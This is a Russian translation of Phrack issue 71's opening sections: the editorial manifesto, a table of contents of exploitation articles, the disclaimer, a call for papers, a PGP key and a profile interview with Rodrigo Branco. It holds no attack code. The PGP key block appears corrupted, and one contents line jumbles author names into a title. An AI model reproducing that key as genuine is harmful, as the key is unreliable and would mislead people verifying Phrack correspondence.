

Phrack RU issue 071

Русская версия Phrack, выпуск 071. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; реверс-инжиниринг, бинарный анализ, Android, macOS, WebAssembly и аппаратура.

Материалы выпуска: Введение; Данные; LINENOISE; Loopback; Заметка редакции; MPEG-CENC: Дефектен по спецификации; Обход CET и BTI с помощью функционально-ориентированного программирования; Содержание; Broodsac: VX-приключение в мире систем сборки и олдскульных техник; Выделение новых эксплойтов: взлом браузеров как ядра системы; Реверсинг AOT-снимков Dart; Поиск скрытых модулей ядра (экстремальный метод, возрождение): 20 лет спустя; Новая стратегия эксплуатации page-UAF для повышения привилегий в системах на базе Linux; Stealth Shell: Полностью виртуализированная атакующая инструментальная цепочка; Уклонение через де-оптимизацию; Да здравствуют форматные строки; Зов всех хакеров.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Введение

Автор: Phrack Staff

Разрушая чары

Порой кажется, что мир пребывает в каком-то сомнамбулическом состоянии — делирий, разогнанный хайпом, на топливе венчурного капитала и обещаниях несметных богатств и влияния. Все, кажется, бросились внедрять очередную новинку в надежде найти волшебную пулю для решения проблем, которых у них, возможно, нет, или которых они попросту не понимают.

Хайп существовал всегда, однако в последние несколько лет (2020–2024) мы наблюдали несколько крупных волн интеграции непроверенных, недоработанных и нежизнеспособных технологий в системы, которые и без того переживали не лучшие времена. Как только очарование проходит, а проблемы никуда не исчезают по мановению волшебной палочки, все эти идеи бросают и мчатся к следующим — за счёт всех остальных.

Многие из этих Новых и Захватывающих идей предполагают введение всё более непрозрачных слоёв абстракции. Они обещают толкнуть нас к Будущему, но лишь отдаляют от понимания собственных возможностей и потребностей. Такие идеи легко продавать. Куда труднее создать нечто одновременно практичное и жизнеспособное. Если мы хотим сделать мир более устойчивым, нам необходимо понимать входные и выходные данные, зависимости, ограничения и детали реализации систем, на которые мы опираемся. Каждый раз, когда мы затрудняем доступ к знанию, мы делаем шаг к информационному тёмному веку.

После нескольких десятилетий, в течение которых человечество переносило всё своё накопленное знание в сеть, мы наблюдаем всё больше способов ограничить доступ к нему. Качественную информацию становится всё сложнее найти, а плохая информация её попросту заглушает. Усиливаются стимулы к огораживанию важных ресурсов и извлечению ренты, а также к распространению мусора, который в лучшем случае бесполезен, а в худшем — вреден. Во всём этом хаосе главной угрозой становится утрата полезной, проверенной и заслуживающей доверия информации ради монетизации противоположного.

К счастью, хакеры никуда не делись. На каждую дымовую завесу, застилающую нам глаза, хакеры находят способ рассеять туман. На каждую новую стену сада хакеры прокладывают путь в обход. На каждый замок, наложенный на наши собственные идеи и культурные артефакты, хакеры куют надёжные отмычки. Хакеры стремятся понять то, что лежит за пределами их перспективы. Хакеры сосредоточены на реальном, на том, что здесь и сейчас.

Мы можем двигаться вперёд сквозь всю эту ложь. Мы можем работать сообща, поддерживая качество информации и усиливая голоса тех, кто её создаёт и хранит. Мы можем изучать, как на самом деле устроены вещи, делиться подробностями и использовать эти механизмы во благо. Мы можем придумывать новые методы общения и сотрудничества, работать как внутри наших сообществ, так и между ними, вставляя палки в колёса мусорного компактора, который прямо сейчас пытается раздавить нас насмерть.

Хакинг — это одновременно механизм совладания и навык выживания. Он воплощает вершину нашей человеческой способности разбираться, как использовать имеющиеся инструменты — любые, любым образом — для того, что нам необходимо. Хакинг — великий уравнитель, общий диалект, дух, живущий в каждом из нас. Он способен изменить мир и превратить его в тот, в

котором мы хотим жить.

Хакерский дух разрушает любые чары.

Содержание

0x01 Введение	Phrack Staff
0x02 Профиль Phrack	Phrack Staff
0x03 Linenoise	Phrack Staff
0x04 Loopback	Phrack Staff
0x05 Мировые новости Phrack	Phrack Staff
0x06 MPEG-CENC: Дефектен по спецификации	retr0id
0x07 Обход CET и BTI с помощью Function Oriented Programming	LMS
0x08 Мир инъекций SELECT-only в PostgreSQL: злоупотребление файловой системой	Maksym Vatsyk
0x09 Broodsac: приключение в жанре VX среди систем сборки и старых техник	Amethyst Basilisk
0x0A Новые эксплойты, взлом браузеров по-ядерному, погружение в PartitionAlloc и движок Blink	r3tr074
0x0B Реверс AOT-снапшотов Dart	cryptax
0x0C Поиск скрытых модулей ядра (экстремальный способ, возрождение): 20 лет спустя	g1inko
0x0D Новая стратегия эксплуатации page-UAF для Jinmeng Zhou, Jiayi Hu, повышения привилегий в Linux	Wenbo Shen, Zhiyun Qian
0x0E Stealth Shell: полностью виртуализированный инструментарий атакующего	Ryan Petrich
0x0F Уклонение через де-оптимизацию	Ege BALCI
0x10 Да здравствуют форматные строки	Mark Remarkable
0x11 Клич всем хакерам	cts

Благодарности

Этот зин был бы невозможен без хакерского сообщества. Спасибо всем, кто прислал нам материал, сделал пожертвование, создал арт или иным образом поддержал этот выпуск. Спасибо команде Phrack Staff и редакторам за подготовку отличной подборки статей. Отдельный привет Inpatient Press за помощь в подготовке печатного издания.

Phrack Staff выражает благодарность Elttam, BShield, Fuzzing.IO, grayfox, bas, 0xricksanchez, zd00m, roddux, gynvael, bort, h_saxon, halvar, volvent, mercy, skyper, ga/adm, awr, jon, cts, gbaruT и red dragon

за щедрые пожертвования в поддержку печатного издания Phrack 71!

Огромное спасибо всем, кто создал арт для печатного издания Phrack 71: x0, netspooky, amnesia, ris, bad will, ackmage, sillybears, del abstrakt, tainted, whatzzit, kx.

Этот зин был бы невозможен без следующих людей:

TMZ -- Верхом на тележке с зинами в закат...

sblip -- Всемирный коллекционер хакс

RiS -- Спасибо, что позвал всех хакеров :)

netspooky -- BLE (Big Leader Energy), спасибо за поддержание сцены живой — мы тебя любим

grenlith -- *звучит сотрясающий землю риф дума*

chompie -- Показал нам, как писать эксплойты ядра с французским маникюром

ackmage -- Гарантировал, что CRUD — это FUD ;)

roddux -- Специалист по контролю качества странных машин

maxploit -- Настоящий проводник по интернету

skuper -- Кибер-сенпай

joernchen -- Единственный Хранитель Ключей без подтасовки

grugq -- Всё ещё носит луковицу на поясе, как настоящий G

Phrack Staff -- За создание великолепного зина

Phrack Staph -- За то, что забрались под кожу

Послание всем мразям: перестаньте использовать войну для оправдания своей власти.

Вопрос ко всем злодеям: как будете сражаться, когда скрытность перестанет быть вариантом?

Политика Phrack

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
 * in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

```
. _\_____\ \ | | _\_____\ \ _\_____\ /\ ____//\ | / ____/
: _// >> : : : / . / ____/ | | / . !/ /
| : / | | / \ | | : | / \
| ____/ | | \ | | : ____/ \
| /// | | \ | | ://\ ! ____/ \
| : ///: | ///\ | | ://\ ____/ \
|_/ e-zine ///: ///\ | | /// ____/ \
/// . : x0^67^aMi5H^iMP!
```

Призыв к статьям для Phrack 72

2025 год ознаменован 40-летием с момента первого появления Phrack в сети. Давайте сделаем следующий выпуск по-настоящему ярким! Мы планируем ещё одно печатное издание — нам нужны ваши материалы!

За сорок лет вперёд :))

----(Contact)----

```
< Editors : staff[at]phrack{dot}org >
> Submissions : submissions[at]phrack{dot}org <
< /dev/urandom : loopback[at]phrack{dot}org >
> Arts & Leisure : arts[at]phrack{dot}org <
```

The rules are simple:

- + 7-bit ASCII wrapped to 76 columns
- + English language
- + PGP if you wish, but not required (use our key below)
- + ANTISPAM in the subject line or face the Spam God and walk backwards into hell

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PHRACK

```
mQINBFM+oeYBEADMTNkOinB/20s5T9Oo3eG39RaE6BQjgegag6x3DxIPQktLdT9L
vsC8OH0ut4KKx8iva62BxNMr8Y24cpMIG0mBgGxDn9U6TaexmhgeTKGZWaS/6lEw
EfgG4QSzQTj2sX9g6uo5HTRn17cYPUsvRO7NIbNj15F9O6Q1xmnHsS79pyiqQ7/
uNgZJrNXy2ksdljbfXUsHzV9KY7YjqVmUJEEHA6IHfmjwJ6E5accmHK+Q1RrPJL3
SafFFOlntvZLW62ZMsEc5H8TsKl73E3fv2jHLkNIGO9mrmlfLgBwM/KkuRy4WQVzL
TsgIRGLYKlIbgPAFsKbYdmH7e1WBoUWA7YDw6yXznysqL0St/g2/vYhVOVcGT9gKV
oTBNGSKDhvfMGSj8lphDOUIshuFkCWGX7XyI5KWPfgDdCTm6I+JPhrTfmrLfDi6V
GSLgX6r8Yulz0c1ChZlFBgKcmveI+KnCPj3k96pXcyenA9dR2GDQuCUjHSg4lYlp
OTDS7bPXE4KbPNKDFgWHFRJ7oATbzS7hMkLkDnRNEMxAPcZ0EXkEQQmHUHG4tLty
aAuE8vqc4eamd6Jz5GSsZ8BK5FzsY0Wr0bK5L9TfkSyaIsAkRuFlI6OEYRfLxIwl
qkxz0opRCr19V0bZ9UQWcnnQ/JwFc8IqlEazj4bWpDAQbvtx5uf+43CEwARAQAB
tB9QaHJhY2sgU3RhZmZgPHNOYWZmQHBocmFjay5vcmc+iQI9BBMBCAAnAhsDBQsJ
CACDBRUKCQgLBRYCAwEAAh4BAheABQJc0RZiBQkS+HX3AAoJEPuBHB1p2hqMeZ0P
/RZGLcOlkm8m7XYotQgt2/MasBd6H0sLGV57zOW/AHMPQwYwIjIStMjqvMtWU/EH
s2MF5CvB4dRVGhbyi2WnZ6TMvTiQOF4a5pthnr/rIhLcZeCRFZzew5gLvKUwOdgv
aQu34VJsUluUYJzV13PNMW5uMJZVMUuwF6aJh9Xf12r9/eZ8VMLnvglbt7Ubrp0M
4/XTLVOfrcBf6Eut38eUQGfipV3nf52saBBL+KU0BderYf8ICI2vgjEkmRe2b04Cm
ubjqG6vjXMSpNEoFJD9Sm3H9JXiXkii8kJGZC2s1I2JPEtIpSmbALOK2G0x/ay8/
inBLnrRj4mmWUNvMjh+fPw0Fdcj8n0L082N2E2eeBBiQlb3Uqk5QFq5bD8yAZlyM
DSk+7qFTap5D/V4vy5EXkzQN16qWuIIPOW6zg4/gPL2Fs2V8UP4RS5qDfSaPBswG
yJOJmhoIc6Oom2VD679YAGNQEDuTtC3VuFjGM6rpWQWQBYw4Gr3+9UqbSJNd+k9e
AfKyALpdKZ5puoYjxrn/Q845mTxU91fB90mEBPY8AP65YtCoUFArzpqOkht1BYyv
xAW7TZeFHINeLITnmMuMe+LxQxIq/mVmQrn2Jx/I fQWU84YzEeajQyQvOQCpLFKo
Rl5KTVrNBfQIPdJo7tSdmf5vYZV/OnZq3b/aaXWmzkaViQI9BBMBCAAnBQJTPqHm
AhsDBQkZJgGABQsJCAcDBRUKCQgLBRYCAwEAAh4BAheAAAoJEPuBHB1p2hqMRHsP
/iozBA8LTWIPHhfsGURzUP0eCyUmOTkXrKq8rmotwGL2TrDz97J4RYhEOLSQ6o25
7HhKwukNcuYx55HduZDiQ/BtOV2dTqatHo3exiAaFTcGZXtFguJKDpDybyi8z2mS
usIoGwyW6yiNmmjTVm9mV5BDKYHNagKra0ReKMPCTgQP3l+0GUTimNv1zdkKrmxw
yEi7i2xTpDGk3UklWDHuo4kcoogRoJ+N+Tlw8wv1JbPCXTxp1GoM6z42iG/kWBhpo
1ZG9NCVHGRaAn2en+MzLmf2lj/txuhwSimKvklR+2XXfu7v0Z+ztBW3V0qez+R2h
0URBFqA8wwF5juc8Ik1m3fseBbA4mnNIisgToesSjNkGUw8hJKXsNs3xKppLiOpL
1j05xm5tCQMcuV+RiVW6esjj/jTNijazLUqxYDhTDZwcNpKYsvE9o7y1kEOtxqHE
2GJCyHwkq1powSZaiLzK5RotOxuElyHdtYE60pacPcijolo7vM2gWJisFAoZ/BmP
CjIAXCeNu5H7xdZ94vLTAsVfArvRTMlb+iUSHCJF9JQTYBgZ2OtpQ2yyEEL1a1Bi
wqxFXIQzVKzAV74z1SHDJRJR21HeAE85PEDlbGtswtdmqEiJ7jwqzZrk8Pe+onrF
RT31DRBJt45+viOP4bhowlWcBfr3OJ89oPp41+Yk/4BsiQJUBMBCAA+AhsDBQsJ
CACDBRUKCQgLBRYCAwEAAh4BAheAFiEEt1+lhtGQzTMfXzNp+4EdvWnaGowFamXk
TJQFCsvXra4ACgkQ+4EdvWnaGowHdQ/+PWpczg0C/35AEL1avFWspyWigG9vktUD
```

+UyCGBac0tkh/4tej d0RoDffUR3V5B8P/qFuEwOYRUUKGP3neykr0PsG5sEOvMxp
19WG4FhMA/KS2Fr2iUOKVSBuInmE4mPp+732ryx/V+Z6/PhkLYG6XQxORPID4c00
mdI+CNFIMZfIOWHbSRveiDxseikInsydwiQdJ8akI1t2gLTRfeHZkGOOHKy1NoNL
s2hgFIElZ8zjGiCOeLSDC7IWNXCXWNV4xqryAfnCSjbUwvdCxFOBS4wsxWt/8ZL7
q9mtBkoGb7EsZ0dJAAUr4GXhdyhMpUSu6XNgHitmuwrAU5mnigVucklPrgek9Pilg
Vx0TEXHbNiaioJEx3c4yHte5t1Vj1IRPRdt+haHWcMZRhnsP4sFcAWKwxVLkb3N1
0MJLd6fzshyeoLNqN9HM/4+K/UHRFyxldrCyJDge5TLKMhPK+uBwPaRl3rHxtbzj
Sw6jHSPiLoUUVkf1BicZ2nHlMQMy6u52N2r3HwHQzwwqvcXk45177oCmXB1HfeDt
NiHjxnnQ9uyEZMoVlsUqwGbKHufwjGQzfCX85wy3oKQS54De7u1tVpwfQmjqmLCA
pyBrRFpFpxEuERN4uajW9N9Dj oLN2YAIMoIEv528gEltbnAUS7Wk/fiezRBjaYN1
m8AP6emn99G0K1BocmFjayBTdWJtaXNzaW9ucyA8c3VibWlzc2lvbnNacGhyYWNR
Lm9yZz6JAlceEEwEIAEECGwMFCwkIBwICIGIGFQoJCAsCBBYCAwECHgcCF4AWIQS2
X6WG0ZDNMx9fM2n7gR29adoajAUCZeRMLAUJJXGtrgAKCRD7gR29adoajBTJD/0f
91i/4VxRMCKCLX9pspB7DLk0lrgWnI7Mz/1hEE2ITkkpPRKsZX4seoOKvMkluskL
wKbNY73QBq38KQYZaMOZeLRDNf4aRRaDaODz+5oZQrYoQtFZo0Lroi2laDZtRY7J
MfgsFPXXDgObFLkvGK5zjTKbDrR2ucIRnTp1m6UAi5LQX+seb3+ogX+1VZHYE3o7
ZZblYlePGH5VeIjDU/BdeVcxVSQSQEt9eekRFRMnmpmfNkP38J31gwO27D9StWbdj
ggzQZTj9ASGZiV6UmJWTOy9Yg/pm+wETpHVZIGshlbemhIYJ3WzsRRZsIHx2K6jw
hD7bUUZLXT5rzkmNIYcRaEbdYJiZ4NoPsiAWHoLHgFkAOflM14EpGSniewq9iRFT
7K6W3AF1S5bFmG3vVucJX9py/gC7Y0EEqbOdIYO/DZwvkbjX7GNnPADuHI47Wgv0
lsrxIqP0mzzWmgRIHyHC2Uw+kquM8Ln7D0yw3oBCIkQC6HnJ8R6cUZeBm6KyvoFs
eadBAPVpef28w3Iwb+wqOWbZmfDn69kFe/IcRQORiAdA4pLcThUJ1g2QJf3edy1i
GWFPPwgev17K6blJbi3dRc7r2yfKa9xg3StNlf5Co1yzMkTIxXOmjTeyyYvmOWl
I pz2qmxkRt1Pq9oC5GPM4NjeunLHWHSEgPdy048PkLkCDQRTpGhmARAAAtXIhZdHw
geadSw5SMv3pk2IlHHKEVwOXKmlC7IchcgRCUqXyNesivwJFZlHuNC+20OKsBRZh
q3hpojB9dAqcxNvGIicfm2LK4N9rRxK3MxLNsbbDuIJxk4CX/tVVbSAmqAKG64NM
VAHLHr1vtdJSbZaNgUQy/ZpXTuHn3gLwvQJV++koIkwk+i01lDKzYLZlthymyCGb
jh3WQBSpoejTZlG9CEyu02OGWd8MamCQ4kPiJo51hLiMJBvmKMH5SG2WIwf+2xGT
bNukqVsDR8NF2z/SYchtSShWrje9mCPfzU1AGZruqQDMvyTQg38NqwoZPut0NZrU
zV2td5aW/M0YtHARxD0omyK8sqoWm3uXc67nA+/XpCn6epuE7PQd5y99d0RwHs9A
ckUrgv4g48gubWHNyx/2kfsxZJs+dJlegsJNDn9UyfvAYu5DEkr52foAkWm7VA+3
I6t07a2gInFLNsQ9GHQohh1O9ShgDMIUCCmeyMalHFCAzU8Xd8ElXguhnUaYeOYb
YCFmNxxk807IzHZBbWSvELJ5nwriJvhmBog6k+t5abAcJXtChtxoL1NvTmQ/dRt9t
47FxyvrcoA78dpaRn2ftZtCRWVoS70o5ZZDUBzARzgoQSmDgvrGj5LSnatuTrjzr
sn4/vohXd3zapXm0CguJbgqfQBvwX74zNhMAEQEAAykcPAQYAQgAJhYhBLZfpYbr
km0zH18zafuBHb1p2hqmBQJl5ErAAhsMBQkHhM4AAAoJEFPuBHb1p2hqmBpwQAKeH
5LsCvHgX4t3PL4boSF+G5lT4FcW/KaASysEifdguE4caeQPPdE+dvjAGBr8ef5dD
gEX8OA0r0uZrbxj65vBKrYXugHNNwfooEKR4kr4RgrHdUudrigq7mHTv+4c7oqsq
lndpj0wPG/tv1mN1UHeBdEdrTSBduObe4SlaRWK0qMW/2RgtlhG4cRlvTx62RsD3
nAwWcpqrOos7D//SVIJRYOyQor3woOIqlgOXl45FKk8MBfZCzvXLdkSdP3y9pimD
LhYz90xUcYvneY9Q4krWJbenppyo3cFJwqy+lcDNjRZLGadGbX3hiHDYc02kjGGT
BW2o+b6jy9sBT2KewEuW9JF0lS1udN1lmzRkA4klH0x1FpPbUlnuamu5er/GXilL
qgsJCoi+nLkYl2yfZQVeERTzfpJ8wq/K2xWGKhk617XPVZQ7C76fyUYBnkoXvfd
AfEGcp0JREUAjsHlbr9cyNNVa5T0Tgv2b20UNf1MGdoy9aYufPbpfrZekKtHaaNL
S0qKQ8sK5DMfZyWRgn+zizQNUtoEPgdXwTM2aGs66iKVzAnI2joCu0lTdrDR0Di
Ph+uuMgss9MBff2QmghPXbz7+L9zLf0VPWW6wUZJuH2TdEeZAbj1pJSGsjzUHJYR
2ldVc4mVlR3vAkcaid4PZ20HnBQrrMhHNMhUcpgw
=2t8m
-----END PGP PUBLIC KEY BLOCK-----

= [EOF] =-----=

Данные

Автор: Редакция Phrack

Имя: Rodrigo Rubira Branco (я виню rcvalle за то, что он когда-то убедил меня сделать своё имя публичным — по крайней мере, я сменил ник до того, как связал его с именем, так что чистый лист)

Ник: BSDaemon

Происхождение ника: Изначально я был фанатом NetBSD. Лишь позже, работая в IBM, я начал ценить достоинства Linux (а именно: более запутанный код, зато с глубокой поддержкой специфических аппаратных характеристик и возможностей)

АКА: Всё погребено в далёком прошлом. Пусть cert.br плачет и жалуется :)

Страна: Бразилия

Сайт: <https://www.kernelhacking.com> (но он старый, не обновляется и выглядит так себе)
<https://twitter.com/bsddaemon>

GitHub: <https://github.com/rrbranco/> (теоретически я должен был бы выкладывать там все презентации, статьи и прочее... на практике я ужасно неорганизован и постоянно забываю делать копии)

Предыстория

Не совсем понимаю, что сказать. Я начал пользоваться компьютерами очень рано, но всерьёз занялся ими примерно в десять лет. Поскольку я был совсем молод, меня нигде не принимали на курсы программирования, а я по какой-то причине очень хотел учить C (причины этой одержимости теперь потеряны в истории). Мама обходила всевозможные учебные центры, пытаясь найти хоть кого-то, кто возьмётся меня учить, и в итоге кто-то предложил просто начать пользоваться Linux — он был открытым, и я мог учиться самостоятельно.

Тогда не было никакой «индустрии безопасности», и я всё глубже погружался в низкоуровневые вещи в основном из-за крекинга (я играю в шахматы с четырёх лет и участвовал в национальных и международных чемпионатах как минимум до шестнадцати. Игры и базы данных стоили слишком дорого, поэтому я научился снимать с них защиту — для себя и для друзей. В то время в Бразилии не было законов о защите программного обеспечения, так что семья мной гордилась). Думаю, благодаря шахматам я выработал хорошую способность терпеть «боль» (или фрустрацию), умение концентрироваться часами и даже особый взгляд на проблемы (сложно объяснить, но это способность сопоставлять вещи и выводить из них новые идеи).

Эти качества — я бы сказал, мои сильные стороны по сей день. Опять же благодаря шахматам я смог учиться в очень хорошей начальной школе (иначе семья не потянула бы, а государственные школы в Бразилии не очень), что открыло возможность поступить в особый тип средней школы (мы называем её техническим лицеем: помимо обычной программы там получают профессию — в моём случае это были информационные системы. Школа государственная, но поскольку она дневная и одна из немногих действительно хороших, вступительный экзамен туда жёстче, чем в иные университеты). Технический лицей был отличным местом: у меня был доступ к серьёзным Unix-машинам и скоростному интернету.

Благодаря опыту в низкоуровневом программировании и Linux меня пригласили на стажировку в школе, а затем и в университете (что давало ещё больший доступ к таким системам). В университете стояли PowerPC (AIX), и я начал портировать на них инструменты (а поскольку у них было несколько HP-UX, которые никто не использовал, я стал портировать вещи и на HP-UX) — думаю, теперь люди поймут, почему годы спустя я написал так много эксплойтов под эти платформы. Стоит упомянуть, что я также учился в Военно-воздушной академии Бразилии (ITA — Instituto Tecnológico da Aeronautica). История о том, как я туда попал, довольно забавная: меня пригласили выступить с докладом о полиморфных шеллкодах — области, в которой я был одним из первопроходцев. После доклада меня позвали в проект по созданию защищённой встраиваемой ОС, а в обмен приняли на обучение. Должен сказать, это было очень важным этапом в моей жизни.

Благодаря выдающимся профессорам я осознал важность формализации знаний, теории и математики. До сих пор не верю, что меня оттуда не выгнали — я доставлял немало хлопот (например, тайно провозил спиртное на базу — университет находится внутри Технологического командования ВВС, по сути нашей главной авиабазы).

Наверное, я перескакиваю через многое в хронологии, но стоит отметить, что я познакомился онлайн (уже в IRC) с группой людей, и это изменило всё. Мы вместе начали писать эксплойты, годами обменивались информацией и идеями (наша группа называлась Priv8 Security, а позже, когда активными оставалось лишь несколько человек, мы разошлись и основали группу RISE Security). В какой-то момент решили встретиться лично и организовали встречу (в формате 2600 meet-ups) в Сан-Паулу. Мы выбрали Сан-Паулу, хотя многие из нас, включая меня, были из провинции или вообще из других штатов. Мы также общались и обменивались эксплойтами со многими группами из-за рубежа.

Важно помнить, что тогда не было никакой «ценности» у эксплойтов — это делалось ради интереса, а не ради денег (хотя многие группы были известны тем, что использовали эксплойты для компрометации систем). Всё начало резко меняться. Я хорошо помню, как iDefense заплатил 4 тысячи долларов за удалённый эксплойт под AIX. Это было больше моей годовой зарплаты на тот момент. При этом компания выглядела вполне легитимно, и было сложно понять, чем это обосновано. Именно тогда security-исследования стали «вещью», и внезапно появились постоянные рабочие места только для этого.

Много чего пропущу, но стоит сказать: конференции по безопасности начали появляться повсюду, стало возможным ездить и презентовать интересные исследования. Это открыло множество дверей — для знакомств с людьми из разных областей и для работы. Я ненадолго поработал в ОАЭ, а сразу после — в Израиле (да, какова вероятность?). Впрочем, последние 13+ лет я живу в США (изначально переехал ради PhD, но в итоге принял предложение от Intel).

Вдохновение

Меня по-настоящему вдохновляет настоящее сообщество. Я говорю «настоящее», потому что огромная разница — делать что-то для других или для себя. Дух настоящего сообщества — это про других людей, про обмен знаниями, это за пределами карьеры или личной выгоды. Порой это даже идёт во вред!

Я люблю сложные задачи и стараюсь принести пользу миру. Наверное, с возрастом всё труднее поддерживать эту страсть и оставаться достаточно наивным, чтобы думать, будто можно изменить что-то существенное. Но я сознательно стараюсь держаться этих чувств. Я не верю в героев, но восхищаюсь определёнными поступками и позициями других. Вот несколько примеров:

- Ричард Фейнман — для меня главный пример (особенно то, как яростно он критиковал системную глупость «системы»)
- Михаил Ботвинник (чемпион мира по шахматам) — потому что даже будучи трёхкратным чемпионом мира, он продолжал слушать радиуроки по шахматам, чтобы никогда не забывать «основы»
- Гарри Каспаров (до того, как стал практически политиком). Я до сих пор помню, как его брали интервью в серии «День с чемпионом мира» — журналист поплыл с ним, и через несколько часов попросил остановиться, потому что больше не мог. И Каспаров спросил: «Значит, вы сдаётесь?». Соревновательный дух и одержимость быть лучшим в любом деле вдохновляет. Интересно, что это напоминает эпизод из фильма «Гаттака», где человек с «неполноценной» ДНК плывёт с «превосходящим» его индивидом, и в итоге превосходящий уже не может продолжать. Когда тот спрашивает, как другой мог обогнать его, ответ прост: «Потому что я не думал о возвращении». Самоотдача *и есть* преимущество, на мой взгляд.
- Александр Котов. Он написал книгу «Думайте как гроссмейстер», в которой объяснил буквальный мыслительный процесс при рассмотрении множества вариантов и сравнении возможностей в шахматах. Это стало для меня базовым подходом к изучению любой темы. Меня поражает, насколько сильное влияние может оказать человек, просто описав, как он думает о тривиальных вещах.

Но я считаю, что мне повезло (или посчастливилось — выбирайте слово) встретить на своём пути замечательных людей. До сих пор помню некоторых руководителей (которым буквально приходилось меня «укрощать», чтобы я оставался собой и не попадал в слишком большие неприятности), профессоров, посвятивших своё время тому, чтобы помочь мне ценить то, что раньше я (ошибочно) считал неважным. И друзей, которые верили в безумные идеи и помогали воплощать их в жизнь! Без *pirata* и *coideloko* у меня не было бы и половины того, что некоторые считают моими «успехами».

Ранние влияния

Ой, кажется, я уже слишком много рассказал об этом в предыстории :)

Хочу сказать, что мои родители, как и все люди, имели свои ограничения, но они меня очень любили. Мама шла на всё, чтобы меня поддержать. Она часто признавала, что не знает, правильно ли делает, но возила меня на шахматные турниры, отстаивала мои интересы в школе, поощряла и верила в меня. Я помню, как отец взял меня в поездку в Сан-Паулу, чтобы научить справляться с этим самостоятельно. Он объяснял, как важно иметь доступ к ресурсам большого города и как это сделать почти без денег (например, ехать ночным автобусом, чтобы сэкономить на гостинице, ночевать на автовокзале — это было «безопасно», ходить в магазины подержанных книг в районе Либердади и т.д.). Несмотря на то что они не общались друг с другом, родители сделали для меня очень многое.

Был ещё директор моей старшей школы, влияние которого на мою жизнь сложно даже оценить. По какой-то причине я «завязал» с компьютерами, решил, что это всё глупость, и что займусь другой профессией. Одна из «частных» школ в нашем районе предложила мне стипендию (снова из-за шахмат). И я решил бросить курс. Мама поговорила с ним, и он буквально пришёл ко мне домой. Я уже не помню, что он сказал, но он убедил меня остаться. Что было бы, если бы он не был готов полностью выйти за рамки своих обязанностей ради чужого человека? Ведь для него это ничего не меняло. Никакой реальной выгоды.

Что касается хакинга — моим главным вдохновением было само сообщество, люди, обменивавшиеся информацией. Это сообщество и группа друзей тянули меня всё глубже и глубже в темы, стремление быть на равных делало меня лучше. Хочу отдельно поблагодарить `piracs` и `spender`: ещё до личного знакомства с ними (впоследствии мы стали друзьями) я так много узнал из кода, который они разрабатывали и свободно публиковали. `rax-future.txt` — это просто нечто, невероятно! Он буквально предсказал будущее. Статья `phantasmal` («`malloc maleficarum`») тоже была для меня очень значимой (мне нравится в ней всё — даже стиль подачи материала и название!). Статья `w00w00` «`On Heap Overflows`» была простой, но с серьёзными последствиями (думаю, именно тогда я впервые задумался о смежности и о том, как принудительно создавать смежность данных — открытие ума для новой идеи).

Наконец, я должен сказать, что Шай Гуэрон и Сергей Братус тоже полностью изменили меня. С Шаем Гуэроном я познакомился в период, когда мне надоел Intel и я хотел уйти. На вечеринке я случайно встретил человека, который буквально посоветовал написать Шаю Гуэрону и попросить у него вызов. Мы никогда прежде не встречались, и я написал что-то вроде: «Привет, Шай, мы никогда не встречались, но я только что познакомился с человеком X, который сказал мне обратиться к тебе за вызовом... Мне смертельно скучно в Intel, и я уйду, если не найду ничего интересного». Он буквально ответил что-то вроде: «Отлично, взгляни на это и напиши, что думаешь» — и прислал несколько строк псевдокода на C. Код был примерно таким (возможно, чуть сложнее, но ненамного):

```
□variable=rand();

□if (variable == <SOME LARGE VALUE>) // можем ли мы найти случай, когда это
// предсказуемо произойдёт?
□□printf("\nsuccess\n");
```

Помню, посмотрел на это и первая мысль была: «О нет, очередной типичный сотрудник Intel... Я ухожу». Но что-то меня беспокоило. Я не мог перестать думать: «А вдруг я что-то упускаю?». Худшее, что может случиться — это когда кто-то считает другого глупым, хотя глупым оказывается сам :). В конце концов, я погуглил Шая. Он был *очень* значимой фигурой в криптографии. И на работе он активно писал ассемблерный код для реализации алгоритмов и т.д. Значит, что-то упускал именно я. И вдруг всё сложилось! Вот что Шай говорил мне без слов: в системе, где память зашифрована, любые изменения в памяти для атакующего равносильны случайным (поэтому `variable=rand()` — это способ сказать, что у атакующего есть примитив произвольной записи в память, но без контроля над данными). Условие `if` было, по сути, вопросом: «Есть ли случаи, когда произвольная запись неконтролируемых данных в память окажется в предсказуемом месте и потому выгодной?». Шай, не имея никакого опыта написания эксплойтов, интуитивно чувствовал, что атаки только на данные возможны. Он также чувствовал, что мы можем находить нужные места предсказуемо, даже если не «видим» сами данные. Сотрудничество с ним в том исследовании было для меня просто взрывом мозга!

Сергея Братуса я встретил на первой конференции `Troopers` в Мюнхене. Помню, как сидел за ужином рядом с ним и `djb`. Всю ночь они говорили о математике и безопасности программного обеспечения, а я молча сидел рядом и впитывал всё, что мог. На протяжении многих лет мне выпала честь подружиться с Сергеем. Его способность абстрагировать конкретный экземпляр проблемы до общего класса проблем впечатляет. Это помогло мне сменить перспективу. Кроме того, его общая эрудиция побудила меня смотреть шире, не только на компьютеры.

Любимое

[Любимые вещи (книги, сайты, эксплойты, люди, программы, музыка и всё, чем готовы поделиться)]

Книги — крайне сложно выбрать пятёрку:

- Think like a Grandmaster (Думайте как гроссмейстер)
- The Art of Software Security Assessment
- Surely You're Joking, Mr. Feynman
- The Philosophy of Set Theory: An Historical Introduction to Cantor's Paradise
- The Art of Computer Programming

Сайты — phrack.org (и по ссылкам из каждой статьи?)

